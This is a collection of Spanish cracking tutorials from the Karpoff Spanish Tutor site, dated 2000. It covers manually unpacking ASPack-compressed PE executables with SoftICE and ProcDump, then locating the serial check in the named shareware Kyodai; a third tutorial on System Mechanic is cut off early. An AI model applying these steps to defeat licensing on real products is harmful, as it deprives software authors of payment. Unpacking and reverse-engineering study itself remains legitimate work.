Este tute se lo dedico a Karpoff por su fantástica página y en general a todos los comparten sus conocimientos en Ingeniería Inversa.

Por último os invito a visitar mi nueva página Web. Apetecible, para los que quieran aprender crackear, sobretodo JUEGOS (programas también). También os puede interesar la sección de cómo proteger vuestros propios programas. Espero vuestra colaboración!!!

http://www.ctv.es/USERS/gadix

Erratas, dudas y demás en:

gadix@ctv.es

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Cómo descomprimir/desencriptar manualmente un ejecutable (PE).

PROTECCION:	**descomprimir/desencriptar manualmente**		
Descripcion:			
Dificultad:	**Avanzado**		
DOWNLOAD:			
Herramientas:	**Softice, W32dasm, Editor Hexadecimal, ProcDump 32 v1.2,SoftIce memory dumper, sirve cualquiera de los siguientes: SoftDump,IceDump, ADump**		
CRACKER:	Black Fenix.	**FECHA:**	**08/08/2000**

INTRODUCCION

Bienvenido a mi doceavo tutorial sobre cracking (puedes encontrar el resto en (http://www.blackfenix.cjb.net/)) , en esta entrega vamos a tratar un tema bastante interesante: como descomprimir un ejecutable comprimido con cualquier compresor. Este tema es bastante avanzado y se recomienda un minimo conocimiento de la estructura de los ejecutables (ficheros PE) aunque he tratado de escribirlo para que los 'newbies' se enteren.

AL ATAKE

La compresión en los archivos ejecutables a parte de reducir su tamaño se usa para evitar el desensamblado del programa y de esta manera se consigue que no sea posible la modificación directa del código (o eso piensan los que usan compresores/encriptadores).

Bueno, ¿ Pero si no se puede modificar el código ya no podremos crackear más programas ? Pues esto es lo que creen los que usan este tipo de compresores, pero si pensamos un poco veremos que podremos obtener el archivo sin comprimir y luego podremos modificarlo sin problemas, incluso a veces podemos parchear el ejecutable comprimido añadiendo instrucciones al código (un ejemplo en mi tutorial número 11).

Tengamos en cuenta lo siguiente:

- Para que un archivo pueda descomprimirse debe de tener una parte de su código que no este comprimida y se encarge de descomprimir la parte que si esta comprimida, bien esto es cierto pero...

- Puede que la parte de código que descomprime el archivo, este a su vez comprimida, si esto es así, deberá existir siempre una porción de código no comprimida que se encargue de descomprimir la rutina que descomprime el resto del archivo (valga la redundancia).

Conclusión: Sea como sea para que un archivo comprimido pueda funcionar, debe descomprimirse en memoria. Esto significa que en algún momento de la ejecución del programa, este se auto descomprimirá y nosotros podremos verlo, modificarlo o copiarlo. Con lo cual podremos pasarlo de nuevo al disco desde la memoria y reconstruirlo si es necesario.

La teoria sería la siguiente:

- 1.- Desensamblar el archivo comprimido. Esto puede resultar dificil, ya que algunos desensambladores no realizan bien esta tarea (ej. W32DAasm). Yo recomiendo usar el IDA Pro.

- 2.- Ir al punto de entrada del programa. Y realizar un examen preliminar del código. Bucar las siguientes ocurrencias:

```
call [registro + offset]    -> posibles llamadas a rutinas de decodificación
call [address]              -> o del Kernel. registro suele ser EBP
rep movsd                   -> usadas para copiar el codigo descomprimido
rep movsw
rep movsb
```

- 3.- Identificar la/s llamada/s que realizan la descompresión del archivo, puede que no todo el archivo este comprimido y solo lo esten algunas secciones (ej: .code .data .idata)

Nota: *Algunos compresores, comprimen tambien en otra sección el código que descomprime las secciones del archivo, por lo que no podremos identificar la/s llamada/s hasta que ejecutemos el archivo con el debugger. Normalmente esta sección se descomprime en tiempo de ejecución y se copia al código del programa, una vez copiado el código descomprimido, se salta a este código para proceder con la descompresión del resto de secciones y luego se salta al punto de entrada del archivo descomprimido.*

- 4.-Identificar las secciones que estan comprimidas y anotar sus nuevos tamaños así como su RVA (Relative Virtual Address). La RVA sería la posición de memoria donde se descomprime cada una de las secciones comprimidas.

ej. xxxxxxxx:00401000 -> Esta sería la RVA

Te recomiendo que lo escribas en un papel de la siguiente manera:

```
Sección:    RVA    Tamaño
--------------------------
.code 401000h 5000h
.data 406000h    1000h
.....    .....    .....
```

Nota:*Algunos compresores modifican la tabla de importación (.idata) una vez descomprimida, por lo que deberemos asegurarnos que volquemos a disco la versión no modificada pero si descomprimida. Si no lo hacemos así no funcionará. Esto sucede con el compresor ASPack v1.08.04.*

- 5.- Buscar donde se salta al punto de entrada del archivo descomprimido. Anotar este número.

- 6.- Una vez en el punto de entrada original, podemos tener la certeza de que todas las secciones que debian ser descomprimidas han sido descomprimidas y así volcar cada una de estas secciones a disco.

- 7.- Ahora nos faltará volcar las secciones no comprimidas del archivo comprimido a disco y anotar sus RVA y tamaños. También nos faltará la cabezera del ejecutable, que la volcaremos a disco. La cabezera empieza en el inicio del archivo comprimido y termina en el offset de la primera sección.

- 8.- Unir todas las secciones en un solo archivo en el mismo orden en el que aparecen en el archivo comprimido y unir al principio del resultado la cabezera.

ej: EXE = Cabezera PE + .code + .data + .idata + .rsrc + .reloc + ...

Nota: *es MUY IMPORTANTE anotar los nuevos offsets dentro del archivo (Raw Offset) de cada una de estas secciones.*

- 9.- Modificar en la cabezera del ejecutable, el punto de entrada del programa para que sea igual al del paso 5. (Punto de entrada del programa descomprimido).Esto debe ser así por que el programa ya esta descomprimido, y antes su punto de entrada era el de la rutina de descompresión, como ahora ya está descomprimido no hay que ejecutar esta rutina (si se hace, el programa no funcionará).
Modificar tambien los offsets (Raw Offset) y tamaños (Raw Size) de todas las secciones. Esto es debido a que ahora el archivo ocupará más tamaño y las secciones no estarán en los mismos puntos que antes.

Nota: *El tamaño de sección sólo variará en las secciones que estuvieran comprimidas, pero el offset variará para todas menos para la primera.*

- 10.- Si todo esta bien, ya podremos ejecutar el archivo. Opcionalmente podremos eliminar las secciones que contenian las rutinas de descompresión pero esto nos obligará a modificar los offsets de las secciones que hubiera tras esta y posiblemente el punto de entrada para la tabla de importación (Import Table).

Algunos compresores pueden eliminar la sección .reloc del archivo no comprimido o variarla ya que esta parece que no es necesaria en los archivos EXE (ASPack es un ejemplo).
Tambien pueden sustituir y/o modificar la tabla de importación usada por el archivo original para que esta aparezca de manera incorrecta al desensamblar el archivo descomprimido y así dificultar el trabajo a los posibles crackers. (ASPack es un ejemplo)

Cómo saber si estamos ante un archivo comprimido ?

Podemos identificar la sección añadida por el compresor mirando los nombres de estas, algunos de estos nombres pueden ser:

.aspack
.petite
.annakin
.madmat
.WeiJunLi

Pero no te fies, siempre se puede cambiar de nombre una sección.

Puedes saber si esta comprimido si al desensamblar el archivo el código no aparece correctamente o las referencias a las DLL tampoco o las referencias a dialogos y cadenas tampoco.

Tambíen puedes usar una utilidad de identificación de jecutables, pero está no detectará los tipos de archivo que no conozca.

Cómo encontrar el punto de entrada original ?

El punto de entrada del programa descomprimido podremos localizarlo facilmente: Una vez finalizada la descompresión el programa deberá saltar a este punto, esto significa cambiar el EIP, y esto normalmente se hace con:

un salto in/concicional:
jmp
jnz
je
etc...
una llamada:
call

el siguiente código:

```
push punto_entrada    -> empuja punto_entrada a la pila
ret           -> el ejecutar el ret, se saca el punto_entrada de la pila
              -> y se cambia el EIP al valor sacado de la pila
```

También podremos saber que estamos en el punto de entrada cuando despues de una de las instrucciones anteriores veamos algo como:

```
push ebp
mov ebp, esp
```

esto se suele hacer al inicio del programa para preparar la pila. Tambien sabremos que habremos pasado el punto de entrada cuando veamos llamadas a las siguientes funciones:

```
KERNEL32.GetCommandLine/A        -> añadir la letra A para aplicaciones de 32 bits
KERNEL32.GetStartupInfo/A
KERNEL32.GetVersion
KERNEL.INITTASK              -> para aplicaciones de 16 bits
USER.INITAPP               -> para aplicaciones de 16 bits
KERNEL32.GetModuleHandle/A
```

estas funciones se usan normalmente al inicio de las aplicaciones para prepararlas.

Cómo saber si la rutina de descompresión esta comprimida/encriptada (sistema multicapa) ?

Si el sistema de compresión utilizado comprime/encripta también la sección que descomprime/desencripta las secciones comprimidas/encriptadas, el programa deberá descomprimirla y copiarla a una zona código que posiblemente estará cercana a la zona de código que estemos trazando en ese momento. (Ojo a los cambios en la pantalla de código del SoftIce cuando estes trazando).

Cómo encontrar las rutinas de descompresión/desencriptado ?

Es lógico pensar que el programa debe descomprimir las diferentes secciones en un buffer previamente reservado, por lo que deberá alojar memoria para realizar esta operación puede que el programa use alguna de estas funciones para alojar la memoria:

```
LPVOID VirtualAlloc(
      LPVOID lpAddress,   // dirección o region a reservar
      DWORD dwSize,        // tamaño
      DWORD flAllocationType,    // tipo de reserva
      DWORD flProtect    // tipo de acceso de protección
   );
```

La función VirtualAlloc reserva o da una region de paginas en una dirección de espacio virtual del proceso que la llama. La memoria reservada por esta función es inicilizada a cero.

La función GlobalAlloc reserva el numero especificado de bytes del heap. En el entorno lineal del API de WIN32 no hay diferencia entre el heap local y el global.

```
HGLOBAL GlobalAlloc(
      UINT uFlags,   // atributos
      DWORD dwBytes    // numero de bytes a reservar
   );
```

Pero si la tabla de importación esta comprimida, el programa no podrá tener acceso a estas funciónes y deberá cargar antes la DLL correspondiente dinámicamente para ello podrá usar la siguiente funcion:

```
HMODULE GetModuleHandle(
      LPCTSTR lpModuleName     // puntero a una cadena con el nombre del módulo
   );
```

La función GetModuleHandle retorna un handle de modulo para el modulo especificado si el modulo a sido mapeado en el

espacio de memoria del proceso que la llama.
y luego obtener un puntero a la función deseada con

```
FARPROC GetProcAddress(
    HMODULE hModule,   // handle al módulo DLL (ver GetModuleHandle)
    LPCSTR lpProcName     // nombre de la función
  );
```

La función GetProcAddress retorna la dirección de una función especificada dentro de la DLL exportada. ahora si podrá usar la función, pero deberá copiar el buffer descomprimido a la posición de memoria donde se encuentre la sección, esto podrá hacerlo con la función:

```
VOID CopyMemory (
    PVOID Destination,    // dirección de destino
    CONST VOID *Source,   // dirección del bloque a copiar
    DWORD Length    // tamaño en bytes, del bloque a copiar
  );
```

o con :

```
BOOL WriteProcessMemory(
    HANDLE hProcess,    // handle del proceso al cual se escribe
    LPVOID lpBaseAddress,    // dirección de inicio de escritura
    LPVOID lpBuffer,    // puntero al buffer de origen
    DWORD nSize,        // numero de bytes a escribir
    LPDWORD lpNumberOfBytesWritten   // numero actual de bytes escritos
  );
```

La función WriteProcessMemory escribe memoria en el proceso indicado. El area a ser escrita debe ser accesible o la operación fallará. O manualmente en ensamblador con alguna de estas instrucciones o una combinación de estas.

```
rep movsb
rep movsw
rep movsd
```

Posteriormente deberá desalojar el buffer con:

```
BOOL VirtualFree(
    LPVOID lpAddress,  // dirección de la región
    DWORD dwSize,        // tamaño
    DWORD dwFreeType    // tipo de liberación
  );
```

La función VirtualFree libera una region de paginas del espacio de memoria virtual del proceso que la llamó.
o con :

```
HGLOBAL GlobalFree(
    HGLOBAL hMem        // handle al objeto global de memoria
  );
```

La función GlobalFree libera la memoria global especificada e invalida su handle.

Cómo volcar las secciones ?

Si el volcador de memoria que usemos no esta integrado con el debugger (ej. SoftDump, ADump), y queremos volcar la sección a disco deberemos hacerlo con un volcador externo, pero si salimos del debugger el programa continuará ejecutandose y nosotros queremos que se quede en este punto mientras copiamos la sección al disco.
Para solucionar esto, podemos parar la ejecución del programa donde nos interese y en este punto ensamblar la instrucción:

jmp **valor_de_eip**

Nota: *recuerda apuntar la instrucción que hubiera sobre esa linea.*

esto dejará al programa en un bucle infinito hasta que interrunpamos de nuevo su ejecución con el debugger. Mientras el programa este en este bucle podremos ejecutar el volcador de memoria. Luego volveremos al debugger y ensamblaremos la instrucción que habia antes y continuaremos trazando si es necesario.

por Black Fenix. http://www.blackfenix.cjb.net/

La información aquí vertida es exclusivamente para uso educacional, no puedo hacerme responsable del uso que se haga de esta, por lo que atiendo a la honradez de cada uno :), recuerda que debes comprar el software que utilices :)

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Kyodai v 11.42x**

PROTECCION:	**Empaquetado, Número de Serie**		
Descripcion:	**Entretenida colección de solitarios**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://kyodai.com (PcWorld Junio2000)		
Herramientas:	**GetTyp , ProcDump , Wdasm 8.93 y Softice**		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	**16/08/2000**

INTRODUCCION

Muy bien ya estamos aquí otra vez.

Como he puesto arriba se puede pillar en el cd de pcwolrd de junio de 2000, lo curioso es que al instalarlo aparecen dos versiones, la 10.21 (OpenGL) y la 11.42 (DirectX).

Sobre la versión 10.21 he visto un tutorial del gran Mr_WhiTe, que supongo podréis encontrar en su página personal, http://www.misterwhite.com/.

Bueno a lo que vamos, ejecutamos el programa (me referiré siempre al de DirectX), (recomiendo que pongáis el idioma en inglés, ya que las cadenas de texto en el programa estarán en inglés, aunque realmente da igual) todo muy bonito, hasta que nos salta el nag diciéndonos que nos registremos que él es casi pobre :-(, cómo si nosotros fuésemos ricos, no te jode.

AL ATAKE

Bueno, después de este acaloramiento, probamos a jugar a algún juego, si no habéis jugado antes a este juego (mi caso) antes de que os hayáis enterado como va, os aparecerá otro asqueroso nag pidiendo que nos registremos, ¡¡Así no hay quien juegue!!, así que nos disponemos a registrarnos, pero sin conectarnos a internet, jeje.

Vamos a la Ayuda, a Registro, y metemos lo que sea, por ejemplo: Nombre: Perico; Serial: eldelospalotes, y como era de esperar nos dice que no cuela, en concreto dice lo siguiente: ***"Sorry, wrong password. Please check out if you entered the user name and password exactly as I gave them to you."*** Como siempre nos quedamos con la frase, y supongo que todos sabemos donde vamos ahora.


Vamos a Wdasm, abrimos el archivo Kyodai.exe .... y se nos quedo colgado el Wdasm. ¿Qué pasa? Pues que nuestro programador pobre se ha gastado su dinero en un compresor (un programa compresor , no un compresor de los de aire :-)). La pregunta es, ¿en cuál de ellos se ha gastado los cuartos?. Para responderla probamos con GetTyp, lo ejecutamos, vamos a 'open' y seleccionamos kyodai.exe, ahí está nuestra respuesta, ASPack 2000 .

Podríamos ir al ProcDump y probar a ver que pasa, pero he decidido desempaquetarlo a mano, que es más divertido, practicamos un poco y de paso vemos si esta versión es igual que las anteriores.


Desempaquetado Manual

NOTA: Voy a hacerlo de manera totalmente práctica, no voy a entrar en explicaciones de los encabezados PE porque por desgracia para mi no tengo mucha idea y no quiero volver loco a nadie, quien quiera verlo con un poco más de profundidad, le recomiendo la magnífica traducción de Frantic, del artículo de Volatility sobre desempaquetado del ASPack 1.083 y os animo a buscar otros textos relacionados con el tema en el site del magnífico n u M I T_o r.

A lo que vamos, lo primero que tenemos que hacer es entrar en el programa antes de que se desempaquete para localizar el punto donde termina dicho desempaquetado. Para ello vamos al Symbol Loader, seleccionamos nuevamente el archivo kyodai.exe, le damos al icono de las ruletitas y ... ¡¡no pasa nada!!, el programa está ahí, y no ha saltado Softice. Que no cunda el pánico, cerramos el kyodai, y abrimos ProcDump, vamos a PE-Editor, seleccionamos nuestro archivo, damos a OK y nos aparece:



Ahora pulsamos Sections y aparece lo siguiente:



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
CODE	000CC000	00001000	0004CA00	00000400	C0000040
DATA	00003000	000CD000	00001000	0004CE00	C0000040
BSS	000D4000	000D0000	00000000	0004DE00	C0000040
.idata	00003000	001A4000	00000E00	0004DE00	C0000040
.tls	00001000	001A7000	00000000	0004EC00	C0000040
.rdata	00001000	001A8000	00000200	0004EC00	C0000040

Lo que nos interesa es la primera fila, CODE, podemos ver que en ***Characteristics*** pone C0000040, pues bien no nos interesa que ponga eso, pinchamos con en botón derecho sobre Code y en el menú seleccionamos ***Edit Section*** y cambiamos el **C0000040** por E0000020. Con esto le estaremos diciendo al softice que esta zona contiene código ejecutable, y como podremos comprobar a continuación, el Symbol Loader saltará. Damos todo OK y continuamos.

Como he dicho vamos al Symbol Loader, y cargamos kyodai.exe, damos a las ruletas, y .... ¡¡salta Softice!!, ahora no nos queda más que buscar el final del código del empaquetador. Vamos pulsando F10, muy atentos a los saltos (jmp, jnz, jz...), cada vez que veamos un salto que vaya para atrás, le metemos un breakpoint a la instrucción siguiente (para evitar los bucles), por ejemplo:

```
Si tenemos: > 0068523F jmp 006851FC (salta para atrás)

            > 00685244 xx xxxxx (siguiente instrucción)
```

En este caso al llegar a 0068523F nos pararíamos y meteríamos un breakpoint a 00685244, para meter el breakpoint yo he utilizado el comando 'g' del softice, luego meteríamos g 685244 daríamos a F5 y listo, apareceríamos en 685244.

Para abreviar os voy a decir donde he tenido que ponerlos: 0068528E, 006852AB, 006852EB, 006854C7, 006854DD. (Hacedlo vosotros mismos que no es muy largo)

Mucha atención una vez llegados a este último punto (6854DD), que ya casi se ha terminado. Un par de F10 más y nos encontramos en:

```
006854F3         61 POPAD
006854F4       7508 JNZ  006854FE    <---- Salta para abajo.
006854F6 B801000000 MOV  EAX, 0000001
006854fb     C20C00 RET  000C
006854FE 6848CA4C00 PUSH 004CCA48    <---- Apuntamos este valor.
00685503         C3 RET              <---- Salimos del compresor.
```


Una vez que llegamos a la altura del RET final anotamos lo siguiente en el softice:

```
a eip (pulsad enter)
jmp eip
```

y pulsad un par de veces Enter. Ahora F5 para salir del Softice.

¿No notáis algo raro?, ¿dónde está el programa? Lo que pasa es que con este ultimo comando que hemos metido, hemos creado un bucle infinito, de forma que el programa original (kyodai.exe) está desempaquetado en memoria.

Sólo nos queda recogerlo y ponerle un lacito, para ello vamos otra vez al ProcDump y en la tabla de tareas activas seleccionamos kyodai.exe, pulsamos con el botón derecho sobre ella, y seleccionamos en el menú Dump (Full), como en la imagen:



Le ponemos un nombre, por ejemplo kyodai_des y ya está. Podemos comprobar el tamaño del nuevo archivo y ver que es mucho mayor que el original.

Vamos a probar nuestro nuevo archivo, pulsamos un par de veces .... y nada. ¿Qué pasa? Espero que apuntaseis la dirección de antes (4CCA48) porque la necesitamos. Abrimos ProcDump, vamos a PE-Editor, seleccionamos el ejecutable que hemos creado antes (kyodai_des.exe) y apuntamos el valor que pone en Image Base (400000), restamos 4CCA48-400000 = CCA48. Donde pone Entry Point le metemos esa dirección (CCA48), salimos con OK, probamos el ejecutable y perfecto, ahora si que está.

Ha costado, pero ahora tendremos nuestra recompensa, jeje.

A por el registro:

Bueno después de descansar un poco, cambiar el CD e ir a por otra cervecita bien fresquita, vamos a por el código.

Abrimos nuestro archivo, kyoday_des.exe, con Wdasm, buscamos en String References la frase que anotamos al principio y aparecemos en:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004951BA(C)
|
:004951E0 8D4DF8 lea ecx, dword ptr [ebp-08]
:004951E3 A174F04C00 mov eax, dword ptr [004CF074]
:004951E8 8B00 mov eax, dword ptr [eax]
:004951EA 8B803C050000 mov eax, dword ptr [eax+0000053C]

* Possible StringData Ref from Code Obj ->"Sorry, wrong password. Please "
                                 ->"check out if you entered the user "
                                 ->"name and password exactly as I "
                                 ->"gave them to you."
|
:004951F0 BA64524900 mov edx, 00495264
```

Buscamos un poco más arriba 004951BA y después de ver una bonita frase de exito dandonos las gracias llegamos a :

```
:004951AC A174F04C00 mov eax, dword ptr [004CF074]
:004951B1 8B00 mov eax, dword ptr [eax]
:004951B3 E8FCCF0000 call 004A21B4 <- call bastante sospechoso
:004951B8 84C0 test al, al
:004951BA 7424 je 004951E0
```

Nos ponemos sobre la llamada y pulsamos el icono Call, aparecemos obviamente en 4A21B4, seguimos mirando a ver que hay por ahí, hasta que llegamos a una curiosa lista de nombres, que deben ser "Los 28 Más Buscados" ;-) si por curiosidad miramos donde va uno de esos saltos después de un nombre, vemos aparecer la acojonante frase: ***"We erase your hard disk only for evaluation purposes..."***. Joder como se las toman algunos. A lo que iba, justo antes de llegar a la lista aparece:

```
:004A21EB E8D0C8FFFF call 0049EAC0
:004A21F0 8B45FC mov eax, dword ptr [ebp-04] <- Prepara eax
:004A21F3 8B96802B0500 mov edx, dword ptr [esi+00052B80] <- Prepara edx
:004A21F9 E8921CF6FF call 00403E90  <- Compara eax y edx
:004A21FE 0F85E8020000 jne 004A24EC  <-- Si hacemos el salto pasamos la lista
:004A2204 8B867C2B0500 mov eax, dword ptr [esi+00052B7C]
... Lista de los Más Buscados...
```

Bueno, como podemos ver, si hacemos ese salto, nos saltamos los nombres, y cualquiera se da cuenta de que los nombres se comparan cuando has metido el código correcto, si no para que los ibas a poner.

Sólo nos queda saber que hay en eax y en edx. Para ello ejecutamos el programa, intorducimos un nombre y un código y antes de dara Register, vamos a Softice y ponemos un breakpoint, por ejemplo bpx getwindowtexta, pulsamos F5, y damos a Register. Salta Softice, pulsamos F12 hasta llegar al código del programa; una vez allí, ponemos nuestro breakpoint, bpx 4A21F9 y pulsamos F5. Ahí están eax y edx, ponemos d edx y vemos nuestro código chungo, ponemos d eax, y aparece algo que mosquea pero que realmente es nuestro código correcto. No lo voy a poner, porque este no es nuestro objetivo, pero os voy a decir que el segundo caracter del código el la letra N, y el último una D.

Metemos el código obtenido, y ya está, nos da las gracias y podemos ver arriba "Registered to Perico".

Para volver a ser ciudadanos no registrados, sólo tenéis que volver a Register y meter un código que no sea el correcto, no olvidéis que **nuestro objetivo sólo es aprender**. Si el juego os gusta compradlo, que el tio se lo ha currao.

Bueno, esto ha sido todo por esta vez, si hay algo que no he dejado sufientemente claro, si me queréis contar cualquier cosa, lo que sea, ya sabéis: kuato_thor@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	System Mechanic 3.2d

PROTECCION:	Numero de Serie, Trial (30)		
Descripcion:	**Programa de Mantenimiento del systema.**		
Dificultad:	**Principiante+**		
DOWNLOAD:	http://www.iolo.com/sm/		
Herramientas:	**Proc Dump o UnAspack, W32Dasm, FrogsICE y SICE**		
CRACKER:	**RAZiEL**	**FECHA:**	**07/09/2000**

INTRODUCCION

1.- Saludos:

Hola a todos, de vuelta a las andadas, soy RAZiEL, del Grupo [K-FoR], En esta ocasión, os traigo un programa que hace justicia a la frase “Las cosas no son lo que parecen ser” y si no; ya lo comprobaréis

Ten en cuenta que este tutorial está realizado únicamente con fines educativos, y que no puedo hacerme responsable del mal uso que se pueda hacer de la información aquí expuesta. Si te gusta el programa CÓMPRALO.


AL ATAKE

2.- Conociendo a la Víctima:

Nos encotramos ante un programa dedicado al mantenimiento de nuestro sistema, nos elimina las basuras que tenemos en el disco duro, nos arregla los accesos directos corruptos, elimina los archivos duplicados... En mi opinión un programa llamativo, con una interfaz bastante peculiar, pero no obstante, incluso lo encuentro útil.

Tras instalarlo; nos sale una NAG diciendo “Registra, Registra”, pero nada, no hacemos caso, aunque podemos ver que hay un botón para introducir el código, pasamos de ella...


En la misma interfaz posee otro botón con “Purchase”, (esto empieza a cansarnos), así que lo pulsamos y aparecemos en otra ventana:



Apreciamos un botón que dice “Si eres un usuario Registrado, mete tu Serial y tu Nombre aquí”, bien por aquí intentaremos atacar...

3.- Toma de Contacto:

Pulsamos dicho botón y otra ventana, esta vez, conserva la misma estética que la principal:



Introducimos nuestros datos; (Ejemplo):

- User ID: RAZiEL
- Serial Number (SN): 3131

OK; y... nada, ventanazo; “You Have entered a bad Serial Numer...”

Bien; ¿Dispuestos a Crackear?, pero antes... veamos si está empaquetado; Seleccionamos File Analizer, File Info o en un futuro próximo Flie Inspector y:

- Primera sorpresa: Empaquetado con **ASpack 1.0803**

